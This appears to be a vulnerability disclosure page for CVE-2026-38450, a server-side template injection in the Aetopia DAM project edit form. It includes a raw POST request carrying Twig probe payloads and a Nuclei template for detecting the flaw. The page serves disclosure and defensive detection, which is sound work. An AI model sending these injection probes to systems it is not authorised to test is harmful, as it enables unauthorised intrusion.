🐛 Web Application Findings

[CVE-2026-38450] Aetopia DAM Server-Side Template Injection

Technical information about the CVE-2026-38450 in Aetopia DAM application.

Description

A Server-Side Template Injection (SSTI) vulnerability in the Aetopia Digital Asset Management (DAM) ↗ application allows an **authenticated** user to inject Twig template expressions that are evaluated by the server. This behavior may expose internal application data and could potentially lead to further server-side impact depending on the configuration.

Application Details

- **Name**: DAM
- **Vendor**: Aetopia

Technical Details

- **Vulnerable Endpoint**: `/c/project/[ID]/edit`
- **Vulnerable Parameter**: `name` and `description`

- **Request Type:** POST
- **Payload Sample:** `{{7*7}}`


Exploitation

The request below is being used to update the name and the description of the project. The vulnerable parameters are the name and description. Both of them can receive SSTI payloads. The used template is TWIG.

```
POST /c/project/[ID]/edit HTTP/2
Host: REDACTED
Cookie: XSRF-TOKEN=eZ[...]Nn; JSESSIONID=26[...]86;
AetopiaSessionTimeout=176[...]80; AetopiaSessionDuration=1[...]0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0)
Gecko/20100101 Firefox/146.0
[...]

_csrf=tzl[...]nM&name=aykalam+%7B%7B+7*7+%7D%7D&date-search-
field-startDate=&date-search-field-
endDate=&description=%7B%7B%20app%20%7D%7D&entityMeta=ew[...]H0A&
submit=
```

The response shows the execution of the 2 payloads `{{7*7}}` and `{{app}}`



Nuclei Template

The below Nulcei template can help you to quickly detect the vulnerability. You have to replace the CSRF token, the project ID and the `entityMeta` parameters. You can copy/paste from any valid request.

```
id: aetopia-dam-ssti

info:
  name: Aetopia DAM SSTI
  author: Eslam Ali Akl @eslam3kl
  severity: high
  description: Detects Server-Side Template Injection (SSTI) in
project edit functionality by injecting polyglot template
expressions and confirming reflected evaluation.
  tags: ssti,injection,template,cve

http:
  - raw:
      - |
        POST /c/project/{{project_id}}/edit HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        _csrf={{csrf}}&name=ssti{{7*7}}${7*7}#{7*7}<%=7*7%>&date-
search-field-startDate=&date-search-field-endDate=&description=
{{7*7}}&entityMeta={{entityMeta}}&submit=

    redirects: true
    max-redirects: 3

    matchers-condition: and

    matchers:
      - type: word
        part: body
        words:
          - "ssti49"

      - type: status
        status:
          - 200

    extractors:
      - type: regex
        part: body
        name: ssti_reflected
        regex:
          - "ssti([0-9]+)"
```

Previous
Web Application Findings

Next
[CVE-2025-65239] USSD Gateway Broken Access Control - Logs

Last updated 1 month ago